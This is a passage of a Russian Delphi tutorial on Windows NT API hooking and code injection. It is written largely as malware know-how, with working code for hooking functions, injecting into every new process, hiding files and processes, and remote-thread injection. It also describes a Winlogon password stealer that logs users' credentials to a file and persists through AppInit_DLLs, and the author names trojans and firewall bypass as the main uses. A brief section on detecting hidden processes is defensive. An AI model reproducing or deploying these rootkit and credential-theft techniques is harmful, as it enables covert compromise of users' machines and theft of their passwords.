 WriteProcessMemory(CurrProc, AdrCreateProcessA, @JmpCrProcA, SizeOf(far_jmp), Writen);
end;

function NewCreateProcessA(lpApplicationName: PChar;
                           lpCommandLine: PChar;
                           lpProcessAttributes,
             lpThreadAttributes: PSecurityAttributes;
                           bInheritHandles: BOOL;
             dwCreationFlags: DWORD;
             lpEnvironment: Pointer;
                           lpCurrentDirectory: PChar;
                  const lpStartupInfo: TStartupInfo;
                           var lpProcessInformation: TProcessInformation): BOOL; stdcall;
begin
 //наш обработчик CreateProcessA
end;

Procedure SetHook;
var
 HKernel32, HUser32: dword;
begin
 CurrProc := GetCurrentProcess;
 //получение адреса CreateProcessA
 AdrCreateProcessA := GetProcAddress(GetModuleHandle('kernel32.dll'), 'CreateProcessA');
 //инициализация структуры перехвата CreateProcessA
 JmpCrProcA.PuhsOp  := $68;
 JmpCrProcA.PushArg := @NewCreateProcessA;
 JmpCrProcA.RetOp   := $C3;
 //сохраняем старое начало функции
 ReadProcessMemory(CurrProc, AdrCreateProcessA, @OldCrp, SizeOf(OldCode), bw);
 //записываем новое начало CreateProcessA
 WriteProcessMemory(CurrProc, AdrCreateProcessA, @JmpCrProcA, SizeOf(far_jmp), Writen);
end;

begin
 //останавливаем побочные нити
 StopThreads;
 //устанавливаем перехват
 SetHook;
 //запускаем нити
 RunThreads;
end.
```

Следует обратить внимание на процедуры StopThreads и RunThreads, они соответственно останавливают и запускают все потоки кроме того, который их вызывает.

Перед установкой API перехвата необходимо останавливать все побочные потоки, иначе процесс записи может быть прерван, и функция вызвана другим потоком, что приведет к ошибке доступа к памяти и аварийному завершению приложения. Этот эффект проявляется не всегда, но может стать причиной нестабильной работы системы, поэтому не следует пренебрегать этим моментом.

Еще один важный момент: при получении адресов перехватываемых функций следует использовать GetModuleHandleA в том случае, если точно известно, что модуль загружен в адресное пространство текущего процесса, иначе следует испольовать LoadLibrary. Гарантировано будут загружены модули Ntdll.dll и те, которые статически импортируются вашей DLL.

Не следует лишний раз использовать LoadLibrary, поскольку это изменяет счетчик загрузок библиотеки, и мешает её корректной выгрузке, когда она не нужна. В крайнем случае можно использовать следующий код:

```
Handle := GetModuleHandleA('Library.dll');
IF Handle = 0 then Handle := LoadLibrary('Library.dll');
```

В вышеприведенном примере присутствует функция TrueCreateProcessA, её следует вызывать, если необходимо выполнить настоящий вызов CreateProcessA. Также следует обратить внимание на один важный момент: при написании функции заменяющей перехватываемую следует установить модель вызова аналогичную модели вызова перехватываемой функции, для WinAPI это будет stdcall.

Глобализация:

Допустим необходимо выполнить перехват API не только в текущем процессе, но и в всех последующих запущенных процессах.
Это можно сделать с помощью получения списка процессов и заражения новых процессов, но этот метод далеко не идеален, так как процесс до заражения сможет обращаться к оригинальной функции, также такой поиск приводит к лишнему расходованию системных ресурсов.
Из других недостатков данного метода можно отметить то, что глобализатор будет привязан к одному конкретному процессу, а значит, при его завершении весь перехват накроется.
Другой метод состоит в том, чтобы перехватывать функции создания процессов и внедрять обработчик в созданный процесс еще до выполнения его кода.
Процесс может быть создан множеством функций: CreateProcessA, CreateProcessW, WinExec, ShellExecute, NtCreateProcess. При создании нового процесса обязательно происходит вызов функции ZwCreateThread.

```
Function ZwCreateThread(ThreadHandle: pdword;
                        DesiredAccess: ACCESS_MASK;
                        ObjectAttributes: pointer;
                        ProcessHandle: THandle;
                        ClientId: PClientID;
                        ThreadContext: pointer;
                        UserStack: pointer;
                        CreateSuspended: boolean):NTStatus;
                        stdcall;external 'ntdll.dll';
```

Нас интересует структура ClientId:

```
type
PClientID = ^TClientID;
TClientID = packed record
 UniqueProcess:cardinal;
 UniqueThread:cardinal;
end;
```

Поле UniqueProcess содержит id процесса, которому принадлежит создаваемая нить.

Наиболее очевидным будет следующий метод:

Перехватываем ZwCreateThread, сверяем UniqueProcess с id текущего процесса, и если они различаются, то внедряем перехватчик в новый процесс. Но этот метод работать не будет, так как в момент создания основной нити процесс еще не проинициализирован и CreateRemoteThread возвращает ошибку.

Поэтому при обнаружении создания нити в новом процессе мы просто установим флаг NewProcess который будем использовать далее.

Обработчик ZwCreateThread будет выглядеть так:

```
Function NewZwCreateThread(ThreadHandle: PHANDLE;
                           DesiredAccess: ACCESS_MASK;
                           ObjectAttributes: pointer;
                           ProcessHandle: THandle;
                           ClientId: PClientID;
                           ThreadContext: pointer;
                           UserStack: pointer;
```

```
                          CreateSuspended: boolean); stdcall;
begin
 //снятие перехвата

 WriteProcessMemory(CurrProc, AdrZwCreateThread, @OldZwCreateThread, SizeOf(OldCode), Writen);
 //вызываем функцию с флагом CREATE_SUSPENDED, чтобы нить не запустилась до установки перехвата
 Result := ZwCreateThread(ThreadHandle, DesiredAccess, ObjectAttributes, ProcessHandle,
                          ClientId, ThreadContext, UserStack, true);

 //проверяем, принадлежит ли нить к текущему процессу
 if CurrProcId <> ClientId.UniqueProcess then
 //устанавливаем флаг создания нового процесса
 NewProcess := true;
 //если надо, то запускаем нить
 if not CreateSuspended then ResumeThread(ThreadHandle^);
 //установка перехвата
 WriteProcessMemory(CurrProc, AdrZwCreateThread, @JmpZwCreateThread, SizeOf(far_jmp), Writen);
end;
```

После инициализации созданного процесса происходит запуск его основной нити с помощью ZwResumeThread.

```
Function ZwResumeThread(ThreadHandle: dword;
                        PreviousSuspendCount: pdword): NTStatus;
                        stdcall; external 'ntdll.dll';
```

Перехватив эту функцию мы будем получать хэндлы всех запускаемых нитей.
Нам необходимо по хэндлу нити получить id процесса владеющего этой нитью. Это делает функция ZwQueryInformationThread.

```
Function ZwQueryInformationThread(ThreadHandle: dword;
                                  ThreadInformationClass: dword;
                                  ThreadInformation: pointer;
                                  ThreadInformationLength: dword;
                                  ReturnLength: pdword):NTStatus;
                                  stdcall;external 'ntdll.dll';
```

ThreadInformationClass - тип получаемой информации.
В нашем случае = THREAD_BASIC_INFO = 0;

ThreadInformation - указатель на структуру, куда будет записана информация о нити.
В нашем случае это будет структура THREAD_BASIC_INFORMATION:

```
PTHREAD_BASIC_INFORMATION = ^THREAD_BASIC_INFORMATION;
  THREAD_BASIC_INFORMATION = packed record
  ExitStatus: BOOL;
  TebBaseAddress: pointer;
  ClientId: TClientID;
  AffinityMask: DWORD;
  Priority: dword;
  BasePriority: dword;
 end;
```

ClientId.UniqueProcess будет содержать id процесса владеющего нитью.

Если этот процесс отличается от текущего и установлен флаг NewProcess, то мы должны внедрить перехватчик в созданный процесс и сбросить флаг NewProcess.

Обработчик функции ZwResumeThread будет выглядеть примерно так:

```
function NewZwResumeThread(ThreadHandle: THandle;
                           PreviousSuspendCount: pdword); stdcall;
var
ThreadInfo: THREAD_BASIC_INFORMATION;
Handle: DWORD;
begin
 //снимаем перехват
 WriteProcessMemory(CurrProc, AdrZwResumeThread, @OldZwResumeThread, SizeOf(OldCode), Writen);
 //получаю информацию о процессе владеющем этой нитью
 ZwQueryInformationThread(ThreadHandle, THREAD_BASIC_INFO, @ThreadInfo, SizeOf(
```

```
    THREAD_BASIC_INFORMATION), nil);
 if (ThreadInfo.ClientId.UniqueProcess <> CurrProcId) and NewProcess then
    begin //заражаем новый процесс

     Handle := OpenProcess(PROCESS_CREATE_THREAD or PROCESS_VM_WRITE or PROCESS_VM_OPERATION,
                           FALSE, ThreadInfo.ClientId.UniqueProcess);
     InjectDll(Handle);
     CloseHandle(Handle);
     NewProcess := false;
     end;
 //вызываем оригинальную функцию
 Result := ZwResumeThread(ThreadHandle, PreviousSuspendCount);
 //устанавливаем перехват
 WriteProcessMemory(CurrProc, AdrZwResumeThread, @JmpZwResumeThread, SizeOf(far_jmp), Writen);
end;
```

Таким образом решается проблема глобализации обработчика.

Практическое применение:

Теперь кратко поговорим о возможных применениях перехвата API:
Широчайшее применение подобная технология может найти в троянских программах.
Например можно создать невидимый процесс, скрыть какие-либо файлы на диске, скрыть записи в реестре и скрыть сетевые соединения.
Можно легко обойти персональные фаерволлы. Можно делать с системой все, что угодно.
К примеру, для скрытия файлов на диске нам нужно перехватить функцию ZwQueryDirectoryFile из ntdll.dll. Она является базовой для всех API перечисления файлов.

Рассмотрим прототип этой функции:

```
Function ZwQueryDirectoryFile(FileHandle: dword;
                              Event: dword;
                              ApcRoutine: pointer;
                              ApcContext: pointer;
                              IoStatusBlock: pointer;
                              FileInformation: pointer;
                              FileInformationLength: dword;
                              FileInformationClass: dword;
                              ReturnSingleEntry: bool;
                              FileName: PUnicodeString;
                              RestartScan: bool): NTStatus;
                              stdcall; external 'ntdll.dll';
```

Для нас важны параметры FileHandle, FileInformation и FileInformationClass.
FileHandle - хэндл объекта директории, который может быть получен с использованием функции ZwOpenFile.
FileInformation - указатель на выделенную память, куда функция запишет необходимые данные.
FileInformationClass определяет тип записей в FileInformation.
FileInformationClass перечислимого типа, но нам необходимы только четыре его значения, используемые для просмотра содержимого директории.

```
const
  FileDirectoryInformation = 1;
  FileFullDirectoryInformation = 2;
  FileBothDirectoryInformation = 3;
  FileNamesInformation = 12;
```

Структура записи в FileInformation для FileDirectoryInformation:

```
type
 FILE_DIRECTORY_INFORMATION = packed record
  NextEntryOffset: ULONG;
  Unknown: ULONG;
  CreationTime,
```

```
    LastAccessTime,
    LastWriteTime,
    ChangeTime,
    EndOfFile,
    AllocationSize: int64;
    FileAttributes: ULONG;
    FileNameLength: ULONG;
    FileName: PWideChar;
   end;
```

для FileFullDirectoryInformation:

```
  type
   FILE_FULL_DIRECTORY_INFORMATION = packed record
     NextEntryOffset: ULONG;
     Unknown: ULONG;
     CreationTime,
     LastAccessTime,
     LastWriteTime,
     ChangeTime,
     EndOfFile,
     AllocationSize: int64;
     FileAttributes: ULONG;
     FileNameLength: ULONG;
     EaInformationLength: ULONG;
     FileName: PWideChar;
   end;
```

для FileBothDirectoryInformation:

```
  type
   FILE_BOTH_DIRECTORY_INFORMATION = packed record
     NextEntryOffset: ULONG;
     Unknown: ULONG;
     CreationTime,
     LastAccessTime,
     LastWriteTime,
     ChangeTime,
     EndOfFile,
     AllocationSize: int64;
     FileAttributes: ULONG;
     FileNameLength: ULONG;
     EaInformationLength: ULONG;
     AlternateNameLength: ULONG;
     AlternateName[0..11]: array of WideChar;
     FileName: PWideChar;
   end;
```

и для FileNamesInformation:

```
  type
   FILE_NAMES_INFORMATION = packed record
     NextEntryOffset: ULONG;
     Unknown: ULONG;
     FileNameLength: ULONG;
     FileName: PWideChar;
   end;
```

Функция записывает набор этих структур в буфер FileInformation.
Во всех этих типах структур для нас важны только три переменных:
NextEntryOffset - размер данного элемента списка.
Первый элемент расположен по адресу FileInformation + 0, а второй элемент по адресу FileInformation + NextEntryOffset первого элемента. У последнего элемента поле NextEntryOffset содержит нуль.
FileName - это полное имя файла.
FileNameLength - это длина имени файла

Для скрытия файла, необходимо сравнить имя каждой возвращаемой записи и имя файла, который мы хотим скрыть.
Если мы хотим скрыть первую запись, нужно сдвинуть следующие за ней структуры на размер первой записи. Это приведет к тому, что первая запись будет затерта. Если мы хотим скрыть другую запись, мы можем просто изменить значение NextEntryOffset предыдущей записи. Новое значение NextEntryOffset будет нуль, если мы хотим скрыть последнюю запись, иначе значение будет суммой полей NextEntryOffset записи, которую мы хотим скрыть и предыдущей записи. Затем необходимо изменить значение поля Unknown предыдущей записи, которое предоставляет индекс для последующего поиска. Значение поля Unknown предыдущей записи должно равняться значению поля Unknown записи, которую мы хотим скрыть.
Если нет ни одной записи, которую можно видеть, мы должны вернуть ошибку STATUS_NO_SUCH_FILE.

```
const
  STATUS_NO_SUCH_FILE = $C000000F;
```

Скрытие процессов:
Список процессов можно получить различными методами: EnumProcesses, CreateToolHelp32Snapshot и.др., но все эти API обращаются к базовой функции ZwQuerySystemInformation.

Рассмотрим прототип этой функции:

```
Function ZwQuerySystemInformation(ASystemInformationClass: dword;
                                  ASystemInformation: Pointer;
                                  ASystemInformationLength: dword;
                                  AReturnLength:PCardinal): NTStatus;
                                  stdcall;external 'ntdll.dll';
```

SystemInformationClass указывает тип информации, которую мы хотим получить, SystemInformation - это указатель на результирующий буфер, SystemInformationLength - размер этого буфера и ReturnLength - количество записанных байт.
Эта функция может возвращать различные классы информации, каждый из которых определен своей структурой. Вот список классов возвращаемых функцией:

```
const // SYSTEM_INFORMATION_CLASS
  SystemBasicInformation               = 0;
  SystemProcessorInformation           = 1;
  SystemPerformanceInformation         = 2;
  SystemTimeOfDayInformation           = 3;
  SystemNotImplemented1               = 4;
  SystemProcessesAndThreadsInformation = 5;
  SystemCallCounts                     = 6;
  SystemConfigurationInformation       = 7;
  SystemProcessorTimes                = 8;
  SystemGlobalFlag                    = 9;
  SystemNotImplemented2               = 10;
  SystemModuleInformation             = 11;
  SystemLockInformation                = 12;
  SystemNotImplemented3                = 13;
  SystemNotImplemented4                = 14;
  SystemNotImplemented5                = 15;
  SystemHandleInformation              = 16;
  SystemObjectInformation              = 17;
  SystemPagefileInformation            = 18;
  SystemInstructionEmulationCounts     = 19;
  SystemInvalidInfoClass               = 20;
  SystemCacheInformation               = 21;
  SystemPoolTagInformation            = 22;
  SystemProcessorStatistics            = 23;
  SystemDpcInformation                = 24;
  SystemNotImplemented6                = 25;
  SystemLoadImage                      = 26;
  SystemUnloadImage                    = 27;
```

```
  SystemTimeAdjustment                 = 28;
  SystemNotImplemented7               = 29;
  SystemNotImplemented8                = 30;
  SystemNotImplemented9               = 31;
  SystemCrashDumpInformation          = 32;
  SystemExceptionInformation          = 33;
  SystemCrashDumpStateInformation      = 34;
  SystemKernelDebuggerInformation     = 35;
  SystemContextSwitchInformation       = 36;
  SystemRegistryQuotaInformation       = 37;
  SystemLoadAndCallImage               = 38;
  SystemPrioritySeparation             = 39;
  SystemNotImplemented10              = 40;
  SystemNotImplemented11              = 41;
  SystemInvalidInfoClass2              = 42;
  SystemInvalidInfoClass3             = 43;
  SystemTimeZoneInformation            = 44;
  SystemLookasideInformation          = 45;
  SystemSetTimeSlipEvent              = 46;
  SystemCreateSession                 = 47;
  SystemDeleteSession                  = 48;
  SystemInvalidInfoClass4              = 49;
  SystemRangeStartInformation         = 50;
  SystemVerifierInformation           = 51;
  SystemAddVerifier                    = 52;
  SystemSessionProcessesInformation   = 53;
```

Для перечисления запущенных процессов мы устанавливаем в параметр SystemInformationClass в значение SystemProcessesAndThreadsInformation.
Возвращаемая структура в буфере SystemInformation:

```
PSYSTEM_PROCESSES = ^SYSTEM_PROCESSES
SYSTEM_PROCESSES = packed record
   NextEntryDelta,
   ThreadCount: dword;
   Reserved1 : array [0..5] of dword;
   CreateTime,
   UserTime,
   KernelTime: LARGE_INTEGER;
   ProcessName: TUnicodeString;
   BasePriority: dword;
   ProcessId,
   InheritedFromProcessId,
   HandleCount: dword;
   Reserved2: array [0..1] of dword;
   VmCounters: VM_COUNTERS;
   IoCounters: IO_COUNTERS; // Windows 2000 only
   Threads: array [0..0] of SYSTEM_THREADS;
  end;
```

Скрытие процессов похоже на скрытие файлов. Мы должны изменить NextEntryDelta записи предшествующей записи скрываемого процесса. Обычно не требуется скрывать первую запись, т.к. это процесс Idle.
Простой обработчик ZwQuerySystemInformation скрывающий процесс winlogon.exe будет выглядеть так:

```
Function NewZwQuerySystemInformation(ASystemInformationClass: dword;
                                     ASystemInformation: Pointer;
                                     ASystemInformationLength: dword;
                                     AReturnLength: PCardinal): NTStatus; stdcall;
var
 Info, Prev: PSYSTEM_PROCESSES;
begin
 Result := TrueZwQuerySystemInformation(ASystemInformationClass,
                                        ASystemInformation,
                                        ASystemInformationLength,
                                        AReturnLength);

 if (ASystemInformationClass = SystemProcessesAndThreadsInformation) and
```

```
    (Result = STATUS_SUCCESS) then
    begin
      Info := ASystemInformation;
      while(Info^.NextEntryDelta > 0) do
       begin
         Prev := Info;
         Info := pointer(dword(Info) + Info^.NextEntryDelta);
         if lstrcmpiw(Info^.ProcessName.Buffer, 'winlogon.exe') = 0 then
           Prev^.NextEntryDelta := Prev^.NextEntryDelta + Info^.NextEntryDelta;
       end;
    end;
end;
```

В общем, мы кратко рассмотрели способ скрытия файлов и процессов.

В завершении, приведу пример программы перехватывающей пароли на вход в Windows и при запуске программ от имени пользователя.
Для начала немного теории: при входе пользователя в систему процесс Winlogon.exe проводит его авторизацию через функции библиотеки msgina.dll. Конкретно, нас интересует функция WlxLoggedOutSAS вызывающаяся при входе пользователя в систему.
Вот прототип этой функции:

```
 WlxLoggedOutSAS: Function(pWlxContext: pointer;
                           dwSasType: dword;
                           pAuthenticationId: pointer;
                           pLogonSid: pointer;
                           pdwOptions,
                           phToken: PDWORD;
                           pMprNotifyInfo: PWLX_MPR_NOTIFY_INFO;
                           pProfile:pointer): dword; stdcall;
```

Функции передается структура WLX_MPR_NOTIFY_INFO содержащая в себе имя пользователя, его пароль и домен.

```
PWLX_MPR_NOTIFY_INFO = ^WLX_MPR_NOTIFY_INFO;
WLX_MPR_NOTIFY_INFO = packed record
  pszUserName: PWideChar;
  pszDomain: PWideChar;
  pszPassword: PWideChar;
  pszOldPassword: PWideChar;
 end;
```

Мы будем перехватывать функцию WlxLoggedOutSAS в процессе Winlogon.exe и сохранять полученные пароли в файле.
В других процессах мы будем перехватывать LogonUserA, LogonUserW и CreateProcessWithLogonW - эти функции используются для запуска процессов от имени другого пользователя.

```
function LogonUserA(lpszUsername, lpszDomain, lpszPassword: PAnsiChar;
                    dwLogonType, dwLogonProvider: DWORD;
                    var phToken: THandle): BOOL; stdcall; external 'advapi32.dll';

function LogonUserW(lpszUsername, lpszDomain, lpszPassword: PWideChar;
                    dwLogonType, dwLogonProvider: DWORD;
                    var phToken: THandle): BOOL; stdcall; external 'advapi32.dll';

Function CreateProcessWithLogonW(const lpUsername: PWideChar;
                                 const lpDomain: PWideChar;
                                 const lpPassword: PWideChar;
                                 dwLogonFlags: DWORD;
                                 const lpApplicationName: PWideChar;
                                 lpCommandLine: PWideChar;
                                 dwCreationFlags: DWORD;
                                 lpEnvironment: Pointer;
                                 const lpCurrentDirectory: PWideChar;
                                 lpStartupInfo: PStartupInfo;
                                 lpProcessInfo: PProcessInformation): Boolean;
                                 stdcall; external 'advapi32.dll';
```

Перехват этих функций поместим в DLL, глобализатор делать не будем, просто пропишем нашу библиотеку в раздел реестра
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
параметр AppInit_DLLs, тип REG_SZ
Тогда эта библиотека будет автоматически подгружена к любому приложению, которое имеет в своей памяти user32.dll.
В приложении к статье вы можете скачать полные исходники программы FuckLogon, которая перехватывает пароли данным методом.

Защита:

Описанный мной метод перехвата API функций может быть использован для написания чрезвычайно опасных вредоносных программ.
Во избежание этого, я приведу здесь разработанный мной метод поиска скрытых процессов.
Метод состоит в том, что список процессов получается не с помощью API функций, а непосредственно через системные вызовы ядра Windows.
Недостаток данного метода состоит в том, что интерфейсы ядра не документированы, и узнать их можно только дизассемблируя системные библиотеки.
Также функции ядра могут различаться в разных версиях Windows, поэтому работоспособность этого метода везде не гарантируется.
Приведенный ниже код получает список процессов с помощью вызова интерфейсов ядра:

```
Procedure GetProcessList(var NameList, HandleList: TList);
asm
 push ebp
 mov ebp, esp
 push ecx
 push ebx
 push esi
 push edi
 mov esi, edx
 mov ebx,eax
 push $05
 call @GetInfoTable
 jmp @InfoTableEnd
 @GetInfoTable:
 push ebp
 mov ebp, esp
 sub esp, $04h
 push esi
 push 0
 pop dword ptr [ebp - $04]
 mov esi, $4000
 @GetInfoTable_doublespace:
 shl esi, $01
 push esi
 push 0
 call LocalAlloc
 test eax, eax
 jz @GetInfoTable_failed
 mov [ebp-$04], eax
 push 0
 push esi
 push eax
 push dword ptr [ebp + $08]
 call @OpenKernelData
 jmp @Cont
 @OpenKernelData:
 mov eax, $AD
 call @SystemCall
 ret $10
 @SystemCall:
```

```
  mov edx, esp
  sysenter
  @Cont:
  test eax, $C0000000
  jz @GetInfoTable_end
  cmp eax, $C0000004
  jnz @GetInfoTable_failed
  push dword ptr [ebp - $04]
  call LocalFree
  jmp @GetInfoTable_doublespace
  @GetInfoTable_failed:
  push 0
  pop dword ptr [ebp - $04]
  @GetInfoTable_end:
  mov eax,[ebp - $04]
  pop esi
  leave
  ret $04
  @InfoTableEnd:
  mov [edi], eax
  @FindData:
  mov edx, [eax + $3C]
  mov eax, [ebx]
  call TList.Add  //NameList.Add
  mov eax, [edi]
  lea edx, [eax + $44]
  mov eax, [esi]
  call TList.Add  //HandleList.Add
  mov eax, [edi]
  cmp [eax], 0
  jz @EndData
  add eax, [eax]
  mov [edi], eax
  jmp @FindData
  @EndData:
  pop edi
  pop esi
  pop ebx
  pop ecx
  pop ebp
  ret
 end;
```

NameList будет содержать указатели PWideChar на имена процессов, а HandleList на их PID. Данный код проверен в Windows XP sp0,sp1 и sp2. В Windows 2000 он работать не будет, так как интерфейс системных вызовов там сильно отличается от XP. Но от перехвата API в ядре этот метод не спасет.
Этот метод поиска скрытых процессов реализован в моей программе ProcessMaster, которую вы можете скачать в приложении к статье.

Приложение:

Здесь вы найдете все файлы идущие со статьей:

Перехват API функций в Windows NT (часть 2). Методы внедрения кода.

Автор: Ms-Rem

Дата: 2005-05-16

Предисловие редакции WASM.RU:

В данном цикле статей используется язык Дельфи (ахтунг!, детям и слабонервным просьба соблюдать необходимые меры предосторожности ^^*), поэтому мы долго колебались относительно того, стоит ли размещать его на сайте, однако учитывая, что материал может представлять интерес для многих посетителей, мы всё же пошли на это. Тем не менее просьба потенциальным авторам избегать проявлений паскальности в своих будущих статьях* ^^.

В первой части статьи мы рассмотрели общие принципы API перехвата, и освоили метод перехвата заменой начальных байт функции. Для перехвата в другом процессе мы использовали метод внедрения DLL. Данный метод прост, но не всегда эффективен и не обеспечивает высокой скрытности внедрения.

В этой статье мы рассмотрим более эффективные способы перехвата, а в особенности приёмы написания внедряемого кода. Также в конце статьи я рассмотрю альтернативные методы внедрения кода в чужой процесс.
Все приемы написания внедряемого кода описанные здесь предназначены для использования в Borland Delphi (6, 7, 2005), но с минимальными изменениями могут быть использованы и в среде Microsoft Visual C++. В среде Borland C++ Builder некоторые приведенные приёмы неосуществимы (в связи с особенностями генерации кода компилятором).

Требования к внедряемому коду:

1) Базонезависимость (адрес загрузки кода в чужой процесс неизвестен заранее).
2) Независимость от RTL (Run Time Library).
3) Использование только библиотек загруженных в АП (адресное пространство) целевого процесса.
4) Наличие в внедряемом коде всех необходимых для него данных.

Внедряемый код не должен содержать переходов по абсолютным адресам, а также абсолютных ссылок на данные, импортировать функции из DLL можно динамически, через LoadLibrary и GetProcAddress.
Адреса функций из ntdll.dll и kernel32.dll можно передавать в внедряемый код из исходного процесса, т.к. эти библиотеки всегда загружаются по одинаковым адресам во всех процессах. Другие системные библиотеки (user32.dll, shell32.dll) тоже часто загружаются по одинаковым адресам, но так происходит только в том случае, если исходный и целевой процессы импортируют эти библиотеки статически, в случае же динамического импорта в следствии коллизии модулей они могут быть загружены по разным адресам. Все остальные библиотеки обычно загружаются по разным адресам в разных процессах даже при использовании статического импорта. При написании внедряемого кода следует учесть, что единственная DLL которая обязательно должна

присутствовать в адресном пространстве любого процесса - это ntdll.dll, эта DLL загружается даже при отсутствии импорта в исполнимом файле, и представляет собой слой Native API, переходники к функциям ядра Windows.
Компилятор Delphi обычно генерирует в процедурах короткие переходы (JMP SHORT), но при большом размере процедуры могут появиться переходы по абсолютным адресам, поэтому внедряемый код желательно писать используя короткие процедуры, используя как можно меньше условий и циклов.
В случае возникновения проблем с внедряемым кодом, необходимо воспользоваться отладчиком и убедиться в том, что сгенерированный код удовлетворяет вышеприведенным условиям.

Если писать внедряемый код на delphi, то в нем нельзя использовать объекты, строки типа string, а также любые другие типы данных опирающиеся на функциональность Delphi Run Time Library. Вместо string следует использовать PChar и динамически, с помощью VirtualAlloc выделять память под строку, либо хранить строку в стеке объявляя её в локальных переменных как array of Char.

Использование API из внедряемого кода:

Если внедряемый код использует функции экспортируемые библиотеками отличными от ntdll.dll, то необходимо убедиться в наличии этих библиотек в АП целевого процесса, и при необходимости загрузить их.
Для загрузки библиотеки можно использовать функцию LdrLoadDll из ntdll.dll.

```
function LdrLoadDll(szcwPath: PWideChar;
                    pdwLdrErr: dword;
                    pUniModuleName: PUnicodeString;
                    pResultInstance: PDWORD): NTSTATUS;
                       stdcall; external 'ntdll.dll';
```

Нас интересует параметр pUniModuleName представляющий из себя указатель на строку типа UnicodeString в которой передается имя загружаемой DLL. По указателю pResultInstance будет сохранен адрес MZ заголовка загруженной DLL (параметр hInstance).
Следующий код загружает DLL аналогично функции kernel32 LoadLibraryW:

```
Function MyLoadLibrary(lpLibFileName: PWideChar): HMODULE;
var
 uName: TUnicodeString;
begin
 RtlInitUnicodeString(@uName, lpLibFileName);
 if (LdrLoadDll(nil, 0, @uName, @Result) > 0) then Result := 0;
 RtlFreeUnicodeString(@uName);
end;
```

Для получения адреса функции чледует использовать LdrGetProcedureAddress.

```
function LdrGetProcedureAddress(hModule: dword;
                                 dOrdinal: DWORD;
                                  psName: PAnsiString;
                                  ppProcedure: ppointer): NTStatus;
                                   stdcall; external 'ntdll.dll';
```

Если необходимо обеспечить максимальную скрытность перехвата, то вообще лучше использовать во внедряемом коде только функции Native API.

Внедрение процедуры в процесс:

Так как внедрение участков кода и связанных с ними данных требует большого количества однотипных операций, введем процедуры упрощающие программирование подобных вещей.

Процедура копирования участка памяти в процесс:

```
function InjectMemory(Process: dword; Memory: pointer; Size: dword): pointer;
var
  BytesWritten: dword;
begin
  Result := VirtualAllocEx(Process, nil, Size, MEM_COMMIT or MEM_RESERVE,
                           PAGE_EXECUTE_READWRITE);
  WriteProcessMemory(Process, Result, Memory, Size, BytesWritten);
end;
```

Эта процедура предельно проста, она принимает хэндл открытого процесса, указатель на данные в текущем процессе и размер данных, а возвращает указатель на данные в целевом процессе.

Внедрение процедуры в целевой процесс:

```
program InjectCode;

uses
  Windows,
  advApiHook;

type
  TRemoteInfo = record
    LoadLibrary: function(lpLibFileName: PChar): HMODULE; stdcall;
    GetProcAddress: function(hModule: HMODULE;
                             lpProcName: LPCSTR): FARPROC; stdcall;
    Kernel32    : array[0..16] of Char;
    User32      : array[0..16] of Char;
    MessageBoxA : array[0..16] of Char;
    nExitThread : array[0..16] of Char;
    Text        : array[0..16] of Char;
    Title       : array[0..16] of Char;
  end;

{ Процедура внедряемая в процесс }
procedure RemoteThread(RemoteInfo: pointer); stdcall;
var
 MessageBox: function(hWnd: HWND; lpText,
                      lpCaption: PChar; uType: UINT): Integer; stdcall;
 ExitThread: procedure(uExitCode: UINT); stdcall;
begin
  with TRemoteInfo(RemoteInfo^) do
  begin
    @MessageBox := GetProcAddress(LoadLibrary(User32), MessageBoxA);
    @ExitThread := GetProcAddress(LoadLibrary(Kernel32), nExitThread);
    MessageBox(0, Text, Title, 0);
    ExitThread(0);
  end;
end;
procedure RemoteThreadEnd; begin end; //метка конца кода

var
  RemoteInfo: TRemoteInfo;
  pInfo, CodeAdr: pointer;
  TID: dword;
  Process: dword;
  StartInfo: TStartupInfo;
  ProcInfo: TProcessInformation;

begin
  //Запускаем процесс
  ZeroMemory(@StartInfo, SizeOf(TStartupInfo));
  StartInfo.cb := SizeOf(TStartupInfo);
  CreateProcess(nil, 'notepad.exe', nil, nil, False, 0,
```

```
              nil, nil, StartInfo, ProcInfo);
  Process := ProcInfo.hProcess;
  //Заполняем структуру передаваемую внедряемому коду
  lstrcpy(RemoteInfo.User32, 'user32.dll');
  lstrcpy(RemoteInfo.Kernel32, 'kernel32.dll');
  lstrcpy(RemoteInfo.MessageBoxA, 'MessageBoxA');
  lstrcpy(RemoteInfo.nExitThread, 'ExitThread');
  lstrcpy(RemoteInfo.Text, 'Hello World!');
  lstrcpy(RemoteInfo.Title, 'Injected MessageBox');
  //получаем адреса используемых API
  @RemoteInfo.LoadLibrary    := GetProcAddress(GetModuleHandle('kernel32.dll'),
                                               'LoadLibraryA');
  @RemoteInfo.GetProcAddress := GetProcAddress(GetModuleHandle('kernel32.dll'),
                                               'GetProcAddress');
  //копируем в процесс структуру с данными
  pInfo := InjectMemory(Process, @RemoteInfo, SizeOf(TRemoteInfo));
  //копируем в процесс внедряемый код
  CodeAdr := InjectMemory(Process, @RemoteThread,
                          dword(@RemoteThreadEnd) - dword(@RemoteThread));
  //запускаем внедренный код
  CreateRemoteThread(Process, nil, 0, CodeAdr, pInfo, 0, TID);
end.
```

Перед внедрением кода процедуры, необходимо скопировать в память целевого процесса структуру с данными используемыми внедряемым кодом. В этой структуре необходимо передать адреса функций LoadLibary и GetProcAddress, через которые внедряемый код будет загружать используемые библиотеки и получать адреса используемых функций. Все используемые в коде строки также передаются через структуру, так как при записи строк в коде программы компилятор размещает их в секции данных, и генерирует ссылки на них по абсолютным адресам.

Для облегчения программирования подобных вещей введем еще одну процедуру:

```
function InjectThread(Process: dword; Thread: pointer; Info: pointer;
                      InfoLen: dword; Results: boolean): THandle;
var
  pThread, pInfo: pointer;
  BytesRead, TID: dword;
begin
  pInfo   := InjectMemory(Process, Info, InfoLen);
  pThread := InjectMemory(Process, Thread, SizeOfProc(Thread));
  Result  := CreateRemoteThread(Process, nil, 0, pThread, pInfo, 0, TID);
  if Results then
    begin
      WaitForSingleObject(Result, INFINITE);
      ReadProcessMemory(Process, pInfo, Info, InfoLen, BytesRead);
    end;
end;
```

Эта процедура копирует в целевой процесс внедряемый код и структуру с данными для него, после чего запускает внедренный код.
Принимаемые параметры:
Process - хэндл открытого процесса.
Thread - указатель на внедряемый код в текущем процессе.
Info - указатель на структуру с данными.
InfoLen - размер структуры с данными.
Results - необходимость возврата результата. (если true, то функция ожидает завершения удаленного потока и копирует обратно структуру с данными) .

Для определения размера внедряемого кода используется функция SizeOfProc, которая приведена далее.

Совершенствуем метод перехвата:

